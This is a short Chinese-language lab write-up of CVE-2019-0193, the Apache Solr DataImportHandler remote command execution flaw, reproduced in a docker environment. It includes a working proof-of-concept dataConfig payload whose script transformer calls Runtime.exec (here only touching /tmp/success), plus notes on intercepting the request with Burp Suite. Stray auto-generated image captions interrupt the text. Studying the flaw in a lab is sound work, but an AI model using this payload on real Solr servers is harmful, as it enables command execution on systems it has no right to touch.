**CVE-2019-0193（Apache Solr 远程命令执行漏洞）**

版本

Solr是基于lucene的一个搜索服务

漏洞原因：

在solr的DataImportHandler中，用于从数据库和其他源中提取数据，他有一个功能，其中所有的DIH配置都可以通过外部请求dataconfig参数来设置，由于dataconfig配置可以包含脚本 因此攻击者就可以构造危险请求达到RCE的目的


访问ip:8983

图形用户界面, 文本, 应用程序, 电子邮件, 网站

描述已自动生成

solr的 example/example-DIH ：可以作为solr的主目录，里面包含多个索引库，以及hsqldb的数据，里面有连接数据库的配置示例，以及邮件、rss的配置示例。

docker compose exec solr bash bin/solr create\_core -c test -d example/example-DIH/solr/db



创建之后

图形用户界面, 文本, 应用程序

描述已自动生成

在配置的输入框里加入执行的poc

<dataConfig>

<dataSource type="URLDataSource"/>

<script><CDATA[

function poc(){ java.lang.Runtime.getRuntime().exec("touch /tmp/success");

}

]]></script>

<document>

<entity name="stackoverflow"

url="https://stackoverflow.com/feeds/tag/solr"

processor="XPathEntityProcessor"

forEach="/feed"

transformer="script:poc" />

</document>

</dataConfig>

添加之后 点击蓝色的Execute with this configuration

![图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

查看绿色处就是执行完成

执行docker 查看是否创建成功



使用burpsuite对执行配置进行抓包

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

里面的内容是进行编码的